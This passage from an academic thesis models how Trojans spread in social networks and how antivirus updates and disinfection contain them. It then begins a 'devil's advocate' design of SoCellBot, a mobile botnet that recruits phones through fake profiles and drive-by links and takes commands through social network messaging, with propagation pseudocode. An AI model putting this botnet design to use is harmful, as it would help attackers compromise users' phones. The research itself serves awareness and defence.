
(c) $T_{max} = 25$

(d) Consolidated graphs of number of protected users


Figure 4.5: Experiment II: Gradual AV update release, linear functions, $\delta_i$=0, $q_i$=0, $p_i$=0.5





(a) $T_{max} = 150$




(b) $T_{max} = 100$





(c) $T_{max} = 25$





(d) Cosnolidated graphs of number of protected users

Figure 4.6: Experiment II: Gradual AV update release, exponential functions, $\delta_i$=0, $q_i$=0, $p_i$=0.5




(a) Number of protected users




(b) Gradual AV update release, different $T_{max}$ values

Figure 4.7: Experiment II: Linear vs. exponential functions

### 4.6.3 Experiment III: Collaborative Disinfection


In this set of experiments, we examine the effects of *collaborative disinfection*, which is defined in Section 4.4.3. Collaborative disinfection allows infected users who are blocked by the malware from directly accessing AV provider web sites to get clean-up solutions from their OSN friends.

We conducted on online survey asking 51 Facebook users if they would accept clean-up solutions from their Facebook friends if they were infected by such a malware. Approximately 40% (39.2% to be exact) of the surveyed people responded said that they would do so and would accept clean-up solutions from their Facebook friends. We use the result from this survey in this set of experiments, by setting $\delta_i$ to a maximum value of 0.4.

In this experiment, we examine different values of $\delta_i$, the probability of accepting clean-up solutions from friends. Specifically, we consider $\delta_i = 0$, 0.2 and 0.4. (The value of 0.4 comes from the survey mentioned above.) We assume that AV updates are released according to the linear function $\hat{\beta}_{150}(t) = 0.005t$, in order to see the effectiveness of collaborative disinfection when comparing the results from this set of experiments with those obtained from Experiment II where no disinfection solutions were available. As before, we assume no independent disinfection ($q_i = 0$) and users' probability of executing the malware is $p_i = 0.5$. The results of this set of experiments are illustrated in Figures 4.5(a), 4.8(a) and 4.8(b) for $\delta_i = 0$, 0.2 and 0.4, respectively.


In the graphs, the number of infections first increases, then reaches a maximum value (points A and B in Fig. 4.8(a) and 4.8(b), respectively). After this point, the number of infections goes down thanks to infected users applying clean-up solutions suggested by their friends and moving from the infected state to the recovered state. As the number of infections going down, the number of protected users going up as users move from the infected state to the recovered state.

In general, collaborative disinfection plays an important role in containing (and almost stopping) the malware. To illustrate this point, we extracted the curves of the number of infections from Fig. 4.5(a), 4.8(b) and 4.8(b) and grouped them into one graph in Fig. 4.8(c). The new graph shows that without clean-up solutions the number of infected users first increases then stays almost constant for the rest of the experiments because none of them is disinfected. With collaborative disinfection, the number of infections goes down after reaching a maximum value (points A and B), thanks to clean-up solutions that allow user to be disinfected and move to the recovered state. Furthermore, the higher the $\delta_i$ value, the more infected users transition to the recovered state. In Fig. 4.8(c), there are




(a) Set 1 - $\delta_i$=0.2, $p_i$=0.5

(b) Set 1 - $\delta_i$=0.4, $p_i$=0.5




(c) Set 1 - Number of infected users for different values of $\delta$ ={0,0.2,0.4}

Figure 4.8: Experiment III: Collaborative disinfection - $q_i$=0, $\hat{\beta}_{150}(t) = 0.005t$

573 infected users in the network at the 50th time step in the case of no clean-up solutions, while this number reduces to 163 and 55 in the case of collaborative disinfection, when $\delta$ equals to 0.2 and 0.4, respectively.

Figures 4.8(a) and 4.8(b) also show that there is a good match between the analytical model and simulation results. For instance, in Fig. 4.8(a), the discrepancy between model and simulation results are less than 6% for all the susceptible, protected and infected graphs with the largest of 6% at the twenty third step between the protected curves. The Pearson correlation coefficient also shows close positive correlation between two series with at least $r \approx 0.98$ and $p - value \approx 0$ for all three curves, susceptible, infected and protected. A similar comparison is also observed in Fig. 4.8(b) when $\delta_i = 0.4$.

### 4.6.4 Experiment IV: Independent Disinfection

In this set of experiments, we examine the effects of *independent disinfection* as discussed in Section 4.4.3. Because the new malware prevents users from accessing directly AV provider web sites, knowledgeable users would search for clean-up solutions from third-party web sites not blocked by the malware. Another method is to access AV provider web sites via a second, clean computer and subsequently transfer the disinfecting software to the infected computer.

We model these practices, called independent disinfection, using parameter $q_i$, where $q_i$ is the probability of user $i$ finding a clean-up solution without assistance from his/her OSN friends.


In this experiment, we consider different $q_i$ values, specifically, $q_i = 0$, 0.2 and 0.4. We assume that AV updates are released according to the linear function $\hat{\beta}_{150}(t) = 0.005t$, in order to see the effectiveness of collaborative disinfection when comparing the results from this set of experiments with those obtained from Experiment II where no disinfection solutions were available. We assume no collaborative disinfection ($\delta_i = 0$). Users' probability of executing the malware is $p_i = 0.5$.

The results of this set of experiments are illustrated in Fig. 4.9(a) and 4.9(b) for $q_i = 0.2$ and 0.4, respectively. As the graphs show, the number of infected users reaches a maximum value then goes down gradually until most infected users become disinfected. Clean-up solutions allow users to disinfect themselves and move to the recovered (protected) state. As the number of infected users decreases, the number of protected users rises.

We also observe that higher $q_i$ values allow for better containment of the malware. In other words, as $q_i$ increases, the maximum number of infected users decreases. For example, in Fig. 4.9(a) when $q_i = 0.2$, the maximum number of infected users is equal to 277 (point A), while in Fig. 4.9(b), this value for $q_i$=0.4 is equal to 151 (point B). Fig. 4.9(c), which combines the curves of the number of infected users from Fig. 4.5(a), 4.9(a) and 4.9(b), further illustrates this observation. When $q_i = 0.4$, the number of infections goes down at a faster rate than that when $q_i = 0.2$.


Figure 4.5(a) depicts the case where $q_i = 0$ and the number of infected users increased and stayed constant until the end of the experiment because no disinfecting solutions were available. In contrast, in Fig. 4.9(a) and 4.9(b), the number of infections decreases after points A and B, respectively, until most infected users are disinfected.

In summary, knowledgeable users who find clean-up solutions independently are able to recover from the infected state, resulting in fewer infected users, and thus more protected




(a) $q_i = 0.2$

(b) $q_i$=0.4




(c) Number of infected users for different values of $q$ ={0,0.2,0.4}

Figure 4.9: Experiment IV: Independent disinfection - $\delta_i$=0, $p_i$=0.5, $\hat{\beta}_{150}(t) = 0.005t$

users, in the social network. The higher the value of $q_i$, the higher the number of protected users in the network.

## 4.7 Experiment V: Frequency of Visits

In the previous experiments, we assume that users visit the social network following an exponential distribution $\tau_i \sim E(40)$. In this experiment, we assume that users visit the social network more often on average, following an exponential distribution $\tau_i \sim E(20)$.

We repeated the experiments whose results are shown in Figs. 4.4(a) and 4.8(a) using the new user message checking time $\tau_i \sim E(20)$. The new experimental results are given in Figs 4.10(a) and 4.10(b), respectively. The new graphs show the same trends as those in the previous experiments. When there is no AV update and no clean-up solution (Fig. 4.10(a)), the number of infected users increases over time. With gradual linear AV release

updates and collaborative disinfection (Fig. 4.10(b)), the number of infected users increases at first, until it reaches to a certain point. After that, the number of infected users goes down thanks to collaborative disinfection.

In order to compare the impact of frequency of visits, we consolidated the curves representing the numbers of infected users from Fig. 4.4(a) (for $\tau_i \sim E(40)$) and Fig. 4.10(a) (for $\tau_i \sim E(20)$) and placed them in Fig. 4.10(c). The combined graph shows that the higher the frequency of visits, the higher the number of infected users within the same time frame. For instance, at the 50th time unit, there are 2,323 infected users in the system when $\tau_i \sim E(40)$, while this number is 3,484 when $\tau_i \sim E(20)$, a staggering difference of 30% more infected users within the same time frame.


We also combined the curves representing the numbers of infected users from Fig. 4.8(a) (for $\tau_i \sim E(40)$) and Fig. 4.10(b) (for $\tau_i \sim E(20)$) and placed them in Fig. 4.10(d). We observe a similar comparison: the higher the frequency of visits, the higher the number of infected users within the same time frame. For instance, at the 25th time unit, there are 793 infected users in the network when $\tau_i \sim E(20)$. This number is 215 infected users when $\tau_i \sim E(40)$.

## 4.8 Chapter Summary


In this chapter, we present an analytical model to study propagation characteristics of Trojan malware and factors that impact the propagation dynamics of Trojans in an online social network.

Unlike most previous works, the proposed model assumes all the topological characteristics of real online social networks, namely, low average shortest distance, power-law distribution of node degrees and high clustering coefficient. Furthermore, the model takes into account attacking trends of modern Trojans (e.g., their ability to block users' access to AV provider websites), the role of AV products, and security practices such as gradual AV update release by AV providers and users' collaborative disinfection. These factors were never considered in existing works. By taking into account these factors, the proposed model can accurately and realistically estimate the infection rate caused by a Trojan malware in an OSN as well the recovery rate of the user population.


The model is validated using a Facebook sub-graph [46]. The numerical results obtained from the model closely match the simulation results. While being accurate, the model also has low computational complexity, in the order of $O(E)$, where $E$ is the number of edges in the network graph.





(a) No disinfection - $p = 0.5$, $\tau_i \sim E(20)$




(b) Collaborative disinfection - $p = 0.5$, $\hat{\beta}_{16}(t) = 0.05t$, $\delta = 0.2$, $\tau_i \sim E(20)$




(c) No disinfection - Number of infected users with $\tau_i \sim E(20)$ vs. $\tau_i \sim E(40)$




(d) Collaborative disinfection - Number of infected users with $\tau_i \sim E(20)$ vs. $\tau_i \sim E(40)$

Figure 4.10: Experiment V: Frequency of visits - $\tau \sim E(20)$ vs. $E(40)$

From the numerical and simulation results, we draw the following conclusions and lessons. AV products play an important role in protecting OSN users from Trojans. For zero-day or very novel malware, the faster AV providers release updates/patches, the more users will be protected. In the case of blocking malware, collaborative disinfection is an effective mechanism that helps infected users to recover, especially in cases of sophisticated Trojans that use advanced social engineering techniques to deceive OSN users.

User awareness of security threats and safe browsing practices play an important role in protecting OSN users from Trojans by slowing down the propagation of malware. OSN administrators should launch campaigns and advertisements to educate users about safe browsing practices (e.g., not following unknown links) and about new malicious social engineering techniques as soon they are discovered. In the case of blocking malware, OSN providers should notify infected users via different channels, e.g., short message service

(SMS) or email, and provide them with clean-up solutions as early as possible.

The simulation and numerical results suggest that the system converges to a steady state. A formal proof of steady state convergence will be considered in our future work.

## Appendix 4A - Factors Affecting Probability $p_i$

Let $p_i$ denote the probability of user $i$ following a malicious post, unknowingly downloading the malware and executing it. The probability $p_i$ depends on several factors as discussed below:

- **Security awareness:** Users' security awareness plays an important role in identifying malicious links. The more educated a user about such threats, the less likely he/she follows the malicious link or downloads the malware.
- **Trust level between friends:** The trust level between a user $i$ and her friend $j$ who posted the link is also an important factor in executing the malware. The higher the trust level between user $i$ and the friend, the higher the chance the user accepts and follows the malicious link.
- **Viewing probability:** The probability of user $i$ viewing the malicious link on her wall (or in the private message box) is an important factor in executing the malware. That is, the higher the probability of user $i$ seeing the malicious link, the higher the chance of user $i$ becoming infected. The chance of seeing the malicious post itself is dependent on how often the user visits the social network, and how many friends that user has. For instance, if the user visits the social network infrequently, there is a high chance that the malicious link is pushed down to the bottom of the page by many newer (legitimate) posts while the user is away, and the user may not see the malicious link the next time she returns to the social network. In general, the more friends a user has, the more posts he/she will receive and the higher the probability that the malicious post is pushed down further on a page.

## Appendix 4B - Malware Blocking Users' Access to AV Provider Websites

To block users from accessing any AV providers' websites, malware writers use different techniques. Two common techniques are (1) installing a rogue Domain Name System (DNS) server agent [31] or (2) hijacking browsers [16]. In the fist technique, the malware installs a DNS server agent on the infected computer to respond to the infected user's DNS queries with incorrect (sometimes malicious) answers in order to block the user from accessing any AV provider's website. In the second technique, the malware will intercept the browser

Table 4.4: Running time of the inner **for** loop

| **Line(s)** | **Function** | **Cost for vertex $i$** | **Cost for all vertices** |
|---|---|---|---|
| 14 | $\gamma_i(t)$ | $O(d_i)$ | $\sum_{i=1}^{V} d_i = 2E \Rightarrow O(E)$ |
| 15 | $\beta_i(t)$ | $O(1)$ | $O(V)$ |
| 16 | $\alpha_i(t)$ | $O(d_i)$ | $\sum_{i=1}^{V} d_i = 2E \Rightarrow O(E)$ |
| 17 | $P(X_i(t+1) = Sus)$ | $O(1)^*$ | $O(V)$ |
| 18 | $P(X_i(t+1) = Imm)$ | $O(1)^*$ | $O(V)$ |
| 19 | $P(X_i(t+1) = Inf)$ | $O(1)^*$ | $O(V)$ |
| 20 | $P(X_i(t+1) = Rec)$ | $O(1)^*$ | $O(V)$ |
| 13 to 21 | Inner **for** loop | | $O(V+E)$ |

* Assuming that $\gamma_i$, $\beta_i$, $\alpha_i$ have been calculated, computing $P(X_i(t+1) = X)$ takes $O(1)$ time.

traffic, either through installation of an extension [16,40,41] or installing a modified browser [40, 41], and block the user's HTTP requests from reaching an AV provider website.

## Appendix 4C - Computational Complexity of the Proposed Model

Based on the model presented in Section 4.4.4, Algorithm 1 shows how to compute $E_X(t)$ for each state $X = \{Sus, Inf, Rec, Imm\}$ at each time $t$. The algorithm stops when $t = T$.

The running time of Algorithm 1 is computed as follows: The initializations (lines 3-9) take time $O(V)$. The running time of the inner **for** loop takes time $O(V+E)$ as calculated in Table 4.4. For each of the lines from 22 to 25, the computation of $E_X(t)$ is a sum over all vertices, and thus takes $O(V)$ time. For each iteration of the outer **for** loop (lines 12 to 26), the running time is thus $O(E+V)$. The running time of the complete main algorithm ($T$ iterations) is $T \times O(E+V)$, or $O(E+V)$ since $T$ is a constant as discussed above.

Because a social network graph is a very dense graph, $E > V$ and $O(E+V)$ becomes $O(E)$.

**Algorithm 4** Implementation of the proposed model

**Input**: Undirected graph $(\mathcal{G}(\mathcal{V}, \mathcal{E}))$, vector $\{p_i, \delta_i, q_i, \tau_i\}$ for each node $i$, infiltrating node $k$,

**Output**: $E_X(t)$ for each state $X = \{Sus, Inf, Rec, Imm\}$ at $t = 1, 2, ..., T$

**/* Initialization: */**

$P(X_k(0) = Inf) = 1$

$P(X_k(0) = X) = 0$ for $X = \{Sus, Rec, Imm\}$

**for each** $i$ in $\mathcal{V}$ AND $i \neq k$ **do**

  $P(X_i(0) = Imm) = 0$

  $P(X_i(0) = Sus) = 1$

  $P(X_i(0) = Inf) = P(X_i(0) = Rec) = 0$

**end for**

**/* Main Algorithm */**

**for** $t : 0 \rightarrow T - 1$ **do**

  **for each** $i$ in $\mathcal{V}$ **do**

    **Compute** $\gamma_i(t)$ using Eq. (4.3)

    **Compute** $\beta_i(t)$ using Eq. (4.4)

    **Compute** $\alpha_i(t)$ using Eq. (4.5)

    **Compute** $P(X_i(t+1) = Sus)$ using Eq. (4.6)

    **Compute** $P(X_i(t+1) = Imm)$ using Eq. (4.7)

    **Compute** $P(X_i(t+1) = Inf)$ using Eq. (4.8)

    **Compute** $P(X_i(t+1) = Rec)$ using Eq. (4.9)

  **end for**

  **Compute** $E_{Sus}(t+1) = \sum_{i=1}^{i=V} P(X_i(t+1) = Sus)$

  **Compute** $E_{Imm}(t+1) = \sum_{i=1}^{i=V} P(X_i(t+1) = Imm)$

  **Compute** $E_{Inf}(t+1) = \sum_{i=1}^{i=V} P(X_i(t+1) = Inf)$

  **Compute** $E_{Rec}(t+1) = \sum_{i=1}^{i=V} P(X_i(t+1) = Rec)$

**end for**

# Chapter 5

# Design and Analysis of SoCellBot, a Cellular Botnet

## 5.1 Introduction

In addition to regular voice and text capabilities, recent advances in smartphone technologies have enabled users to browse the Internet and access a large number of online services. Online social networking is one of the most popular online services among smartphone users. More than 600 millions of Facebook users (about 60% of all Facebook users) use mobile devices to access the social network [141]. Given the ubiquitous nature of smartphone services and online social networking, it is only a matter of time before hackers and cyber-criminals exploit both to launch new types of attacks. In this chapter, we play the role of a "devil's advocate" and propose the design of a new cellular botnet named *SoCellBot* that exploits social networks to recruit bots and uses messaging systems of online social networks (OSNs) as communication channels between bots.

A mobile botnet is a group of compromised cellular phones that are controlled by one or more botmasters. Although there exist several cellular botnet designs in the literature [47], [48], [49], [50], [51], almost all of them use SMS (short messaging service) as the command and control channel to recruit and control bots. Unlike existing works, our proposed botnet is the first that uses the OSN platform as a means to recruit and control *cellular* bots.

OSNs are a more effective medium than SMS for botnets to carry out such an attack for the following reasons. First, most cellular network providers offer OSN access to their clients free of charge. This makes OSN messaging systems a cost-effective solution for cellular bots to send and receive commands and control messages. Second, messages exchanged in OSNs

are usually encrypted, making it hard for cellular network providers to identify and block botnet messages. Third, the topology of an OSN-based botnet is more resilient to bot failures or unavailability (compared with commonly seen botnets using on short message services (SMS) [47], [50]) thanks to the highly clustered structure of the social network graph [30]. Our main contribution in this chapter as a "devil's advocate" is to move away from traditional SMS-based botnets to take advantage of social networks for both recruiting and controlling bots, resulting in stealthier and more resilient mobile botnets.

In this chapter, we provide in-depth descriptions of the design and implementation of SoCellbot, and present a comprehensive evaluation of the propagation characteristics of SoCellBot. In particular, we present:

- a comprehensive simulation-based analysis of the botnet's strategies to maximize the number of bots (infected victims) within a short amount of time, while minimizing the risk of being detected;
- an analytic model of the recruitment phase to estimate the number of bots recruited over time;
- a real-world implementation of SoCellbot on a small-scale social network we created, and experimental results obtained from this implementation;

Our objectives are (1) to raise awareness of new mobile botnets that exploit OSNs to recruit bots, and (2) to offer a better understanding of this new type of botnet so that preventive measures can be implemented to deter this kind of attack in the future.

The remainder of this chapter is organized as follows. We describe the design of a SoCelBot botnet in Section 5.2. The simulation model and parameters are presented in Section 5.3. We analyze the simulation results in Section 5.4. We model the propagation of SoCellBot in a social network in Section 5.5. In section 5.6, we present an implementation of this botnet on Android devices and its propagation in a small social network. We summarize this chapter in Section 5.7.

## 5.2 The Design of the Proposed SoCellBot Botnet

The objective of a SoCellBot botnet is to infect as many smartphones as possible with a malware and, at the same time, minimize the traffic overhead it incurs to avoid detection. The medium to spread the infection and to send commands to bots is the OSNs, which is more cost-effective to bots than SMS messages. The design of a botnet consists of three

major components: propagation mechanism, command and control channel, and botnet topology maintenance.

### 5.2.1 Propagation Mechanism

Mobile devices are recruited into a botnet by running malicious software. This can be achieved by exploiting a vulnerability either at the operating system (OS) level or the application level. Vulnerabilities can result from various sources. One of the sources is flaws or bugs in the OS software itself. The three major mobile phone operating systems − Android, Symbian and iOS − have been shown to be vulnerable to malware attacks [105,106,108]. Another source of vulnerabilities comes from users who do not have adequate anti-virus or anti-malware software protection or do not update their OSs with security patches. According to a recent report on mobile malware jointly issued by the Department of Homeland Security (DHS) and the Federal Bureau of Investigation (FBI), 79% of malware threats target Android devices due to Android's popularity (resulting from its market share and open source architecture). However, 44% of the Android users are still using Android version 2.3.3 to 2.3.7 (known as Gingerbread) that have vulnerabilities that were fixed in later versions. To make the matter worse, the limited processing and storage capability of mobile phones makes it difficult for anti-malware software vendors to implement complex heuristic techniques to identify zero-day malware (previously unknown malware) before they start to propagate in the wild.

In the design of SoCellBot, a botnet recruits new bots from an OSN in three stages.

- In the first stage, the botmaster creates several fake profiles and infiltrates them into the social network (steps A and B in Fig. 5.1). The purpose of these fake profiles is to make friends with as many real OSN users as possible. Infiltration has been shown to be effective for starting a botnet in an OSN such as Facebook [142].

- In the second stage (step C in Fig. 5.1), the botmaster uses social engineering techniques to create eye-catching web links that trick users into clicking on them. The web links, which are posted on the fake users' walls, lead unsuspecting users to a page that contains a drive-by download vulnerability exploit [106]. (There exist several real-world examples of drive-by download malware in the wild [106].) If a vulnerable user follows the link, the malware will automatically be downloaded and executed on the user's smartphone which becomes infected. (A user is vulnerable if his/her mobile device does not have adequate anti-malware software protection or the OS has

flaws/bugs that can be exploited since no patch is available at that time [zero-day vulnerabilities]). We also assume that the malware can exploit kernel level vulnerabilities to hide its activities from the user [143], [144], [106].) The malware also sends the ID of the infected OSN user back to the botmaster (or to one of the fake users to avoid the bottleneck at the botmaster and to minimize the chance of being detected due to the concentrated traffic on the path to the botmaster). This allows the botmaster to maintain a list of infected users in order to send out commands in the next stage.

After a user $u$ is infected, the malware also posts the eye-catching web link(s) on the user's wall to "recruit" his/her friend. If a friend of $u$ is vulnerable and clicks on the link(s), the friend will become infected and the propagation cycle continues with his/her own friends.

- In the third stage, infected mobile phones wait for commands from the botmaster, which trigger the bots to carry out malicious activities such as denial-of-service attacks, stealing confidential information (e.g., credit card numbers and passwords) or tracking users' activities. The commands can be sent via unicast messages (one to one) or broadcast messages (one to many). In the former case, the botmaster consults the list of infected users to determine the recipients of the commands. In the latter case, an infected user will unknowingly join one of several groups created by the botmaster in stage 2. (Social groups are common in OSNs such as Facebook and Flickr.) By sending a message to a group, the botmaster can send a command to several users using only one message in order to avoid or delay detection.

Stages 1 and 2 continue until the malware gets caught by the OSN administrator, or the botmaster reaches his desired number of bots and stops the propagation process. Algorithm 5.2.1 summarizes the propagation algorithm (stages 1 and 2).





Figure 5.1: Propagation steps

**Algorithm 5** Malware propagation process

**Input**: a set of fake users $U = \{u_1, u_2, \ldots, u_k\}$; a set of *Groups* $G = \{G_1, G_2, \ldots, G_n\}$; desired number of bots $B$
**Output**: A set of infected nodes stored in $List$;
**for each** $u_i$ in U **do**
  **POST** malicious link on $u_i$'s wall
**end for**
**for** $i : 1 \rightarrow k$ **do**
  **for each** friend of $u_i$ **do**
    **if** ((friend of $u_i$ followed the link) **AND** (friend of $u_i$ is vulnerable to the exploit)) **then**
      **EXECUTE** malware on friend of $u_i$
      **CHOOSE** r; $1 \leq r \leq n$
      **JOIN** friend of $u_i \rightarrow G_r$
    **end if**
  **end for**
**end for**
**for** $i : 1 \rightarrow n$ **do**
  **MONITOR** $G_i$
  **if** (new profile $P$ has joined in $G_i$) **then**
    **ADD** $P \rightarrow List$
    **STORE** $List$
  **end if**
**end for**
**if** (**SIZE(**$List$**)** $\geq B$) **then**
  **STOP** Propagation;
**end if**

### 5.2.2 Command and Control Channel

The most common mechanism to infect mobile devices is to send malicious links and commands via SMS. In fact, nearly half of the malicious mobile applications circulating today on older Android OS propagate via SMS [108]. In many countries, users have to pay for sending and receiving SMS messages. Our proposed botnet tries to minimize the use of SMS to avoid being detected by users or cellular network providers. Therefore, each bot will forward the command through an online social network messaging system (OSNMS), which incurs no fee. As more and more cellular network providers offer access to OSNs free of charge, forwarding the commands using an OSNMS overcomes the cost challenge existing in current SMS-based botnets [145].

The botmaster sends out commands to bots via unicast messages to individual infected users or via broadcast messages to groups, as described in the previous section, stage 3.

Sending a unicast message to a random user in Facebook is generally possible. However, some users may deactivate this feature for non-friend users. But they are still able to receive commands from their infected friends and/or via group messages.

Although in some cases it may not be possible for a malware to install a rootkit to hide its activities (e.g., receiving commands from the botmaster), the commands can be disguised to look like normal messages using an algorithm such as the one proposed by Zeng et al. [50] in order to evade detection algorithms in OSNs.

### 5.2.3 SoCellBot Botnet Topology

The SoCellBot botnet topology is ensured to be connected thanks to the high clustering characteristic of OSNs [43] [44] and [53], which refers to the fact that users tend to create tightly knit groups characterized by a relatively high density of ties (friendships). As a result, if some bots become idle or are disabled, there are still some other ways to reach the neighbors of the disconnected bot. A SoCellBot botnet is thus resilient to bot failures and unavailability compared to other existing botnets such as SMS botnets [47], [50].

The resiliency of SoCellBot can be explained by the extremely dense structure of a social network graph ( [4]). Given such a dense graph, when some nodes fail or are unavailable, other nodes can still be reached via available nodes.




Figure 5.2: The extremely dense structure of a social network graph [4]

## 5.3 System Model and Simulation Parameters

In this section, we review the characteristics of online social networks, and describe the network graph model and malware propagation model used in our simulations.

### 5.3.1 OSN Model and Graphs

An OSN can be represented by an equivalent undirected graph in which each vertex (or node) represents a person, and a link between two vertices indicates the existence of a relationship (friendship) between the two respective persons. There exist many OSNs in which the relationship (friendship) between two users is mutual (e.g., Facebook, LinkedIn, Orkut), and thus, they can be represented by undirected graphs.

Our simulations were carried out on a real-world Facebook subgraph [46] that possess all the characteristics of a social network. The characteristics of online social networks, which are studied in [43], [44], [53] can be summarized as follows:

